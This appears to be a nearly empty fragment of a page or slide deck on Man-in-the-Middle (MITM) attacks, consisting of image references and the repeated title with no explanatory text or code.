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

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




Man in the Middle (MITM) Attacks




Man in the Middle (MITM) Attacks



